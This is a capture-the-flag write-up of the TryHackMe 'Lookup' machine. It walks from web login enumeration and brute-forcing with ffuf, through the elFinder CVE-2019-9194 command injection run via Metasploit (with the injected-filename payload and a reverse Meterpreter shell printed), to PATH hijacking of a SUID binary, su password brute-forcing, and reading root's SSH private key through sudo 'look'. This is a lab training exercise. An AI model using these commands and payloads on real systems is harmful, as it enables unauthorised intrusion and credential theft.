Introduction
Lookup is a CTF challenge hosted by TryHackMe that got me familiar with many different red-teaming techniques including fuzzing, path hijacking, and suid manipulation. The VM is an Apache web server running the elFinder web file manager version 2.1.47, a version vulnerable to CVE-2019-9194. A Metasploit module is readily available for exploiting this vulnerability. From rapid7:
The PHP connector component allows unauthenticated users to upload files and perform file modification operations, such as resizing and rotation of an image. The file name of uploaded files is not validated, allowing shell metacharacters.
When performing image operations on JPEG files, the filename is passed to the
exiftranutility without appropriate sanitization, causing shell commands in the file name to be executed, resulting in remote command injection as the web server user.Thomas Chauchefoin
After finding a vulnerable binary, I used path-hijacking to have this binary read a malicious id, which returned some potential passwords. I used a GitHub repo to cycle through these passwords for the user think as the malicious id was set for that user. Using GTFObins, user think could execute a look binary to read any file with root permissions. Reading a private root SSH key and downloading it to the host yielded root access.
Reconnaissance
I ran an nmap service and basic script scan of open ports on the target machine, opting for just the most popular 100: nmap -sC -sV --top-ports 100 RHOST:
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 445f26674b4a919b597a9559c84c2e04 (RSA)
|   256 0a4bb9b177d24879fc2f8a3d643aad94 (ECDSA)
|_  256 d33b97ea54bc414d0339f68fadb6a0fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://lookup.thm
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
RHOST:80 redirects us to an unresolvable domain: lookup.thm, so i’ll add it manually to our hosts file.
sudo echo "RHOST lookup.thm" > /etc/hosts.
I see a pretty basic login form:

Courtesy of RosanaFSS
I do some manual fuzzing on the login form to look for any different results. I start by trying the username admin and an ambiguous password.
Wrong password. Redirecting in 3 seconds.
I tried root as the username and the same password:
Wrong username and password. Redirecting in 3 seconds.
The difference in our responses gives us a valuable piece of insight: there are some usernames that I can try enumerating through. I’ll use Burpsuite to check out these requests a little more.
 Burpsuite Output
POST /login.php HTTP/1.1
Host: lookup.thm
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://lookup.thm
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://lookup.thm/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
...
username=admin&password=foo
This request implies that whenever I attempt a login on the form/server, I am sending a POST request to /login.php, using the HTTP Content-Type: application/x-www-form-urlencoded.
-ms flag to tell us if I’ve enumerated a username successfully.Let’s fuzz through the usernames with a wordlist (thank you seclists!), and wait for a response code of 200, indicating a request that matches our paramter of 62 bytes.
┌──(mike㉿wsl)-[/usr/share/seclists/Usernames]
└─$ ffuf -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "username=FUZZ&password=foo" -w "/usr/share/seclists/Usernames/Names/names.txt" -u http://lookup.thm/login.php -ms 62 -c
...
admin                   [Status: 200, Size: 62, Words: 8, Lines: 1, Duration: 126ms]
jose                    [Status: 200, Size: 62, Words: 8, Lines: 1, Duration: 124ms]
:: Progress: [10177/10177] :: Job [1/1] :: 344 req/sec :: Duration: [0:00:35] :: Errors: 0 ::
Initial Access
Now that I’ve successfully enumerated through usernames and yielded a valid user other than our root user, I can try enumerating through a password wordlist for jose. (I filtered size 62 since that was the response size for an incorrect password, but it’d probably be best practice to match the status of 302 (redirect code)).
┌──(mike㉿wsl)-[/usr/share/seclists/Usernames]
└─$ ffuf -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "username=jose&password=FUZZ" -w "/usr/share/wordlists/rockyou.txt" -u http://lookup.thm/login.php -fs 62 -c
...
password123             [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 123ms]
Logging in with these credentials sends us to another unresolvable domain, notably because of the subdomain files. (files.lookup.thm). I’ll sudo echo "RHOST files.lookup.thm" > /etc/hosts and navigate to the URL.

files.lookup.thm
Looks like I’m in some sort of file server. I’ll investigate these files, like credentials.txt which simply reads: think : nopassword. Attempting these credentials anywhere (SSH, the form to the file server) didn’t work. Navigating to “About this software” (the question mark icon in the tab options in the above image) can tell us more about this file server.

files.lookup.thm/about
With a quick Google search, I found that this web server, elFinder v2.1.47 is vulnerable to CVE-2019-9194. CVE-2019-9194 is available as a default Metasploit module as exploit/unix/webapp/elfinder_php_connector_exiftran_cmd_injection.
Foothold
I selected the Metasploit module in msfconsole and configure it’s requirements.
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set RHOSTS RHOST
RHOSTS => RHOST
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set VHOST files.lookup.thm
VHOST => files.lookup.thm
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > set LPORT 5000
LPORT => 5000
RHOSTis set as the target machineLHOSTwas set to listen on all interfacesLPORTis an arbitrary port- I left the default
TARGETURIas/elFinder
Running this module uses information uncovered in CVE-2019-9194 to upload a malicious payload to the file server to establish a shell:
msf6 exploit(unix/webapp/elfinder_php_connector_exiftran_cmd_injection) > run
[*] Started reverse TCP handler on LHOST.130:5000
[*] Uploading payload '6FB38RiCw.jpg;echo 6370202e2e2f66696c65732f3646423338526943772e6a70672a6563686f2a202e6b736658655338452e706870 |xxd -r -p |sh& #.jpg' (1969 bytes)
[*] Triggering vulnerability via image rotation ...
[*] Executing payload (/elFinder/php/.ksfXeS8E.php) ...
[*] Sending stage (40004 bytes) to RHOST
[+] Deleted .ksfXeS8E.php
[*] Meterpreter session 1 opened (10.21.144.130:5000 -> RHOST:55242) at 2025-05-14 02:42:13 -0400
[*] No reply
[*] Removing uploaded file ...
[+] Deleted uploaded file

meterpreter >
Exploitation
I dropped into a shell by running shell, peeked around at my UID (www-data), working directory (/var/www/files.lookup.thm/public_html/elFinder/php) and upgraded the shell to an interactive TTY:
/bin/bash -i and export TERM=xterm.
To search for SUID binaries: find / -perm -4000 -type f 2>/dev/null
- This command looks for any files with the SUID bit set.
- SUID bit (4000) means to “run this file with the privileges of its owner, not the one running it”
- So I’m looking for SUID bit files, specifically binaries that are owned by root.
This is an excerpt from the target machine of binaries with the 4000 SUID bit set:
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pwm
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
Running pwm returns:
pwm
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: www-data
[-] File /home/www-data/.passwords not found
So, as part of the pwm’s procedure, it scrapes the output of whatever the machine’s id returns.
www-data@lookup:/tmp$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
I can use a technique called PATH hijacking to write our own id binary in a folder I control, like /tmp, and point the pwm binary to our custom id binary by setting our PATH variable to /tmp before the rest of default system paths. This tricks pwm into executing our custom id binary instead of the real one. I’ll have to make id executable as well.
Notice the change in user from
www-datatothink:
www-data@lookup:/tmp$ echo "echo 'uid=33(think) gid=33(www-data) groups=33(www-data)'" > id
www-data@lookup:/tmp$ cat id
cat id
echo 'uid=33(think) gid=33(www-data) groups=33(www-data)'
www-data@lookup:/tmp$ chmod +x id
When our custom id binary is run, it echoes what appears to be the output of a standard run of id. pwm uses the output of id to make it’s decision, so by altering id I can manipulate pwm’s decision-making process.
I’ll then run export PATH=/tmp:$PATH, which appends /tmp to the beginning of $PATH so that binaries like pwm will look for binaries in /tmp for its needs.
www-data@lookup:/tmp$ pwm | tee passwords.txt
pwm | tee passwords.txt
[!] Running 'id' command to extract the username and user ID (UID)
[!] ID: think
jose1006
jose1004
jose1002

<SNIP>
Let’s brute-force these potential passwords by downloading this GitHub repo. I’ll make it executable chmod +x suForce and move suForce and passwords.txt to /dev/shm since /tmp is not allowing this to execute.
/dev/shm is a temporary filesystem (tmpfs) stored in RAM.
- It’s writable by all users (
drwxrwxrwtpermissions, like/tmp). - It often allows execution of binaries or scripts, even when
/tmphasnoexecset (i.e., execution is blocked there).
./suForce -u think -w passwords.txt
───────────────────────────────────
 code: d4t4s3c     version: v1.0.0
───────────────────────────────────
🎯 Username | think
📖 Wordlist | passwords.txt
🔎 Status   | 1/51/1%/[!] Running 'id' command to extract th
🔎 Status   | <SNIP>
💥 Password | <SNIP>
───────────────────────────────────
Awesome, i’ll login to think.
www-data@lookup:/tmp$ su think
su think
Password: <SNIP>
whoami
think
/bin/bash -i

think@lookup:/tmp$
I’ll then get a list of binaries that are executable by think in the elFinder server directory:
think@lookup:/var/www/files.lookup.thm/public_html/elFinder/php$ sudo -S -l
sudo -S -l
[sudo] password for think: <SNIP>
Matching Defaults entries for think on lookup:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User think may run the following commands on lookup:
    (ALL) /usr/bin/look
Checking out GTFObins:
If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.
LFILE=file_to_read sudo look ’’ “$LFILE”
Knowing that SSH is enabled on this box, i’ll see if I can extract a private key from root.
think@lookup:/tmp$ LFILE=/root/.ssh/id_rsa
LFILE=/root/.ssh/id_rsa
think@lookup:/tmp$ sudo -S look '' "$LFILE" | tee /tmp/id_rsa
sudo -S look '' "$LFILE"
[sudo] password for think: <SNIP>
-----BEGIN OPENSSH PRIVATE KEY-----
...
-----END OPENSSH PRIVATE KEY-----
Root
I’ll download the private key from the Meterpreter session and connect!
mike@wsl:~/Documents/thm/lookup $ sudo ssh RHOST -i id_rsa
The authenticity of host 'RHOST (RHOST)' can't be established.
ED25519 key fingerprint is SHA256:Ndgax/DOZA6JS00F3afY6VbwjVhV2fg5OAMP9TqPAOs.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'RHOST' (ED25519) to the list of known hosts.

...

Last login: Mon May 13 10:00:24 2024 from 192.168.14.1
root@lookup:~#
Notes
Thanks for reading! Here are some brief disclaimers you may have wondered while reading the writeup:
- I selected the user
thinkfrom the hint provided incredentials.txt. - Inclusions of ellipses
...and<SNIP>is to prevent easy retrieval of the flag for this exercise.